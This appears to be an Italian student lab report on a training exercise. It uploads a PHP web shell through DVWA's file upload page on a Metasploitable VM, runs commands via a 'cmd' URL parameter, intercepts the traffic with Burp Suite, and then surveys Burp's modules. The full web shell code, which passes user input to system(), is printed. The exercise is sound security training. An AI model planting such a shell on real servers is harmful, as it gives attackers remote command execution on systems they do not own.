S6-L1

Traccia dell'Esercizio:

Preparazione dell'Ambiente:

Esercizio Traccia

○ Configurate la macchina virtuale Metasploitable.

○ Configurate la macchina virtuale Kali Linux.

○ Verificate la connessione tra le due macchine con un semplice ping.

Caricamento della Shell PHP

○ Accedete alla DVWA sulla macchina Metasploitable tramite il browser della Kali Linux.

○ Navigare alla sezione File Upload della DVWA.

○ Create una semplice shell PHP (ad esempio, shell.php) e caricatela attraverso il modulo di upload.

○ Verificate che il file sia stato caricato con successo.

Esecuzione della Shell PHP

○ Accedete alla shell caricata tramite il browser.

○ Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.


Intercettazione e Analisi con BurpSuite:

○ Avviate BurpSuite e configurate il browser per utilizzare Burp come proxy.

○ Intercettate le richieste HTTP/HTTPS effettuate durante il processo di upload e di esecuzione della shell.

○ Analizzate le richieste e le risposte per comprendere il funzionamento e individuare eventuali vulnerabilità.

VERIFICA PING TRA KALI E META



CREIAMO UN FILE E LO SALVIAMO COEM SHELL.PHP( di seguito il contenuto del file )

<?php

if (isset($\_GET['cmd'])) {

echo "<pre>";

$cmd = ($\_GET['cmd']);

system($cmd); echo "</pre>";

} else {

echo "Utilizzo: ?cmd=<comando>";


}

?>


APRIREMO MESLOITABLE E ANDREMO SU DVWA e caricheremo il file che abbiamo scritto di shell.php per poi scrivere il link


<http://192.168.1.109/dvwa/hackable/uploads/>

e possiamo vedere come il file è stato caricato con successo.



APRIAMO BURP SUITE sta volta inserendo il link http://192.168.1.115/dvwa/hackable/uploads/shell.php?cmd=pwd





Relazione su Burp Suite per Kali Linux

Introduzione a Burp Suite

Burp Suite è uno strumento completo per test di sicurezza delle applicazioni web, sviluppato dalla società PortSwigger. Viene ampiamente utilizzato dagli specialisti di sicurezza e dagli ethical hacker per rilevare vulnerabilità nelle applicazioni web. Burp Suite è particolarmente adatto per testare applicazioni web e rilevare minacce comuni come l'injection, il cross-site scripting (XSS), le vulnerabilità di autenticazione, ecc.

Installazione su Kali Linux

Kali Linux, come sistema operativo orientato alla sicurezza, include Burp Suite in versione Community di default. Questa versione offre le funzioni base del software, che sono comunque sufficienti per la maggior parte delle necessità dei principianti o per semplici audit di sicurezza. Per funzionalità avanzate, come il rilevamento automatizzato di vulnerabilità, è disponibile la versione \*\*Professional\*\* di Burp Suite, la quale è a pagamento e può essere installata manualmente.

\*\*Componenti Principali di Burp Suite\*\*

Burp Suite è suddiviso in vari moduli, ciascuno con funzionalità specifiche:

1. \*\*Proxy\*\*: Questo modulo permette di intercettare e manipolare il traffico HTTP tra il browser e l'applicazione web. Attraverso il proxy, è possibile modificare richieste e risposte per osservare e testare il comportamento dell'applicazione.

2. \*\*Spider\*\*: Lo spidering è una tecnica di crawling per mappare l'intera struttura dell'applicazione web, identificando tutte le pagine e le funzionalità. Burp Suite Spider è usato per automatizzare la navigazione e creare una mappa del sito, utile per i test di sicurezza completi.

3. \*\*Scanner\*\* (disponibile solo nella versione Pro): Questo modulo automatizza la scansione dell'applicazione per rilevare vulnerabilità comuni come XSS, SQL injection, e altri errori di configurazione. È una delle funzioni più potenti e utilizzate per audit su larga scala.

4. \*\*Intruder\*\*: Intruder è uno strumento avanzato che permette di fare attacchi di forza bruta e automazione di payload personalizzati per identificare debolezze di sicurezza. È particolarmente utile per test di autenticazione, enumerazione di parametri e brute force.

5. \*\*Repeater\*\*: Con Repeater, l’utente può inviare manualmente richieste HTTP e osservare le risposte dell'applicazione. È particolarmente utile per analizzare richieste specifiche e verificare il comportamento dell’applicazione in risposta a input variabili.

6. \*\*Sequencer\*\*: Burp Sequencer è utilizzato per testare l’affidabilità e la casualità dei token di sessione. Questo modulo è essenziale per verificare la sicurezza dei meccanismi di gestione delle sessioni, valutando se i token di sessione o altri ID sono realmente casuali.

7. \*\*Decoder\*\*: Questo strumento consente di codificare o decodificare dati in vari formati, come base64, URL encoding, e altro. È utile quando si lavora con dati cifrati o codificati durante un test.

8. \*\*Comparer\*\*: Con Comparer è possibile confrontare facilmente due set di dati, come richieste o risposte, per evidenziare differenze. È spesso usato per analizzare modifiche minori nei dati dell’applicazione.

\*\*Flusso di Lavoro di Burp Suite per un Test di Sicurezza\*\*

1. \*\*Configurazione del Proxy\*\*: Configurare Burp Suite come proxy permette di intercettare e analizzare il traffico HTTP. È comune usare un browser come Firefox configurato per passare attraverso Burp Suite per questo scopo.

2. \*\*Mapping e Spidering\*\*: Si usa il modulo di Spidering per mappare l'applicazione. È importante raccogliere informazioni sul sito per capire la struttura e la portata delle funzionalità.

3. \*\*Scansione per Vulnerabilità\*\*: Utilizzando il modulo Scanner (se disponibile), si possono rilevare automaticamente vulnerabilità comuni. Questo modulo può identificare punti deboli come SQL injection, XSS e altri problemi di configurazione.

4. \*\*Analisi Manuale con Repeater e Intruder\*\*: Dopo aver identificato potenziali vulnerabilità, l'analisi manuale è fondamentale. Intruder è usato per attacchi di forza bruta o test di parametri specifici, mentre Repeater consente di inviare richieste personalizzate per osservare le risposte dell'applicazione.

5. \*\*Verifica della Gestione delle Sessioni con Sequencer\*\*: Il modulo Sequencer può essere utilizzato per testare l'affidabilità della gestione delle sessioni e la randomizzazione dei token.

\*\*Conclusione\*\*

Burp Suite rappresenta un’ottima risorsa per chi lavora in cyber security su Kali Linux. Le funzionalità che offre permettono di eseguire test di sicurezza completi e approfonditi sulle applicazioni web. Sebbene la versione Community di Burp Suite sia limitata in alcune aree, rimane comunque sufficiente per compiti basilari di pentesting. Per test di sicurezza avanzati e automatizzati, la versione Professional è preferibile e fornisce una gamma più completa di funzionalità.

\*\*Raccomandazioni\*\*

- Utilizzare Burp Suite sempre in ambienti controllati e con autorizzazione.

- Se si è principianti, familiarizzare con ciascuno dei moduli per comprenderne l’efficacia.

- Considerare la versione Professional per un’esperienza più avanzata e con capacità di scansione automatica.

Burp Suite, in conclusione, è uno degli strumenti essenziali per l'analisi della sicurezza delle applicazioni web e rappresenta un elemento fondamentale nel toolkit di un penetration tester su Kali Linux.